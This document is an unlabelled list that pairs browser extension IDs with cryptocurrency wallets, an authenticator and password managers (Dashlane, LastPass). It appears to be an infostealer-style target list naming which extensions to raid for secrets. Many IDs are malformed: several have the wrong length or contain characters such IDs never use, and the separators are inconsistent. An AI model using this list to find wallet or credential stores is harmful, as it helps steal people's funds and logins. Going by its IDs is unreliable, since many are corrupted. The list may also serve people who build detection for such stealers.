- bfnaelmomeimhlpmgjnjophhpkkoljpa:Phantom
- ejbalbakoplchlghecdalmeeajnimhm:MetaMask-Edge
- ejjladinnckdgjemekebdpeokbikhfci:PetraAptos
- egjldjbpplchdcondcbdnbeppgdph:Trust
- fhbohimaelbohpbjbbldcngcnapndodjp:Binance
- gjdfdfnbillbfbkmlbclkihagjchbg:Termux
- hifafgmccdepekplomjkkcfgodnhcellj:Crypto.com
- hnfanknocfeofbdgciijnmhnfnkdnaad:CoinBase
- ibnejdfjmmkpcnlpebklmknkoeiohfec:TronLink
- lgpmpcpglpngdoalbeoldeajfclnhafa:SafePal
- mcohilncbfahbmjgdkpbemcciolgcge:OKX
- nkbihfbeogaeaoehlefnkodbefpggknn:MetaMask
- nphplpgoakhhjchkkhmiggakijnkhfnd:Ton
- pdliaogehgdbbnmkkieghmmjkipga:ByBit
- phkbamefinggmakgkplkjjmgibohnba:Pontem
- kkp1lkodjeloidieedojojacfhpaiho:Enkrypt
- agoakfejjabomempkjlepdlaleeobhb:Core-Crypto
- jiidiaalimhddjgbnbfgdffeolocpak:Bitget
- kgdijkcfijghaglibaidbiejfdp:Cirus
- kkpehldckknjfeakihajcjcmmcjflh:HBAR
- idnbdplmpfpffnlkomgpfbcgelopg:Xverse
- fccgmnglbhajoalokbcidhcaikhlcpm:Zapit
- fijngjgcjhjmmpcmeiomlgpeijkl: Talisman
- enabgdbdfcaehmbigakijjabdndimlg:Manta
- onhogfjeacnfoofkfgppdlbmlmnp1gbn:Sub-Polkadot
- amkmjmmflddogmhpjloimipbofnfjih:Wombat
- glmhbknppefdmpemdmjnljinpbclokhn:Orange
- hmeobnfnfcmkdcmlbgagmfboieaf:XDEFI
- acmacodkjbdgmoleebolmdjonilkdbch:Rabby
- fcfclflndlmdhbehjjcoimbgofdneg:LeapCosmos
- anokgmphncpekkhclmingpimjmcooifb:Compass-Sei
- epapihdplajcdnnkdeiahlgigofloibg:Sender
- efbglgofoippbcjepnhblaibcnclgk:Martian
- ldnpeekobnhjjdofggfjlccehmanlj:Leather
- lccbohghgfdikahanoclbmaolidjdf:Wigwam
- abkahkcbhngaebpcgfmhkoioedceoigp:Casper
- bhhlhbepdkbapadjdnnojkgioiodbic:Solflare
- klghhnkealcohhjanjjdaeeggmfmpl:Zerion
- lnnmfcpbkafcpgdilckhmhbkkbpbkmid:Koala

- ibljocddagjghmlpgihahamcghfggcjc:Virgo
- ppbibelpcmhbdihakflkdcoccbgbkpo:UniSat
- afbcbjpbfadlkmhmclhkeeodmamcflc:Math
- ebfidpplhabeedpnhjnobghokpiioli:Fewcha-Move
- fopmedgnkfpbgllppedmnochcookhc:Suku
- gjagmgiddbbciopjhllkdnddchcglnemk:Hashpack
- jnlgamecbpmbajjfhmmmlhejkemejdma:Braavos
- pgiagfgkcbnmiiolekcfmljdagdhlcm:Stargazer
- khpkpbbcccdmclmpigdgddabeilkdpd:Suiet
- kilnpioakcdndlodeeefgjdpojajlo:Aurox
- bopcbmipnjdcdfllfgjgdjejmgoaab:Block
- kmhchipebfmipgmihbkipmjlmioameka:Eternl
- aflkmfhebedbjoiopglgcbcmnbpqliof:Backpack
- ajkifnlfhikkjbjopkhmjoieikeihjb:Moso
- pfcckjejcoppjnllalolplgogenfojk:Tomo
- jaooiolkmfcmloonphpiogkfcgciom:Twetch
- kmphdniipmdejikjdnlbcnmnabepfgh:OsmWallet
- hbbgbephgojikajhfbomhlmollphcad:Rise
- nbdhibgjnjpnkajaghbffjbcgljfgdi:Ramper
- fldfpgipfncgndfolcbkdeeknbbbnhcc:MyTon
- jnmbobjmhIngoefaiojfljckilhlhcj:OneKey
- fcckkdbjnoikoodeedlapcalpionmalo:MOBOX
- gadbifgblmediakbceidegloehmffic:Paragon
- ebaeifdbcjklcmoigppnpgkghndhpbbm:SenSui
- opfgelmcmbiajamepnmloijbpoleiama:Rainbow
- jfflgdhkeohhkelibefdcgijjppkdeb:OrdPay
- kfecffoibanimcnjeajlcnbablfeafho:Libonomy
- opcgpfmipidbgpenhmajobobppdil:Sui
- penjlddjkgpnkllboccdgccekpkcbin:OpenMask
- kbdcdcmgoplfockflacnnefaehaiocb:Shell
- abogmiocneedmmepnohnhlijcpcifd:Blade
- omaabbebfmiijedngplfjmnooppbclkk:Tonkeeper
- cncmdhjapckmjmkcafchppbnphdmon:HAVAHA
- eokbbaidfgdndnljmfldfgjklpkdoi:Fluent
- fnjhmkhmkbjkkabndcnnogagogbnec:Ronin
- dmkamcknogkgcdfhhbddcghachkejeap:Keplr
- dlcobpjiiigpikoobohmabehhmhfooddb:ArgentX
- aiiifbnfbobpmeekipheeiijmdpnlpgpp:Station
- eajafomhmkipbjmfmhebemolkcicgfm: Tahoe
- mkpegjklkkekafcnmkajcjmabijhclg:MagicEden
- ffbceckpkpbcmgiaehllcooglmiijnmp:Initia
- lpfcbjknijpeeillifnkikgncikgffdo:Nami
- fpkhgmpbidmiogeglndfbkegfdlnajnf:Cosmostation
- kppfdiipphfcccemcignhifjkapfbihd:Frontier
- fdjamakpfbddfjaooikfcpapjohcfmg:Dashlane (Dashlane)
- bhghoamapcdpbohphigoooadinpkbai:GoogleAuth
- hdokiejnpimakedhajhdicegeplioahd>Lastpass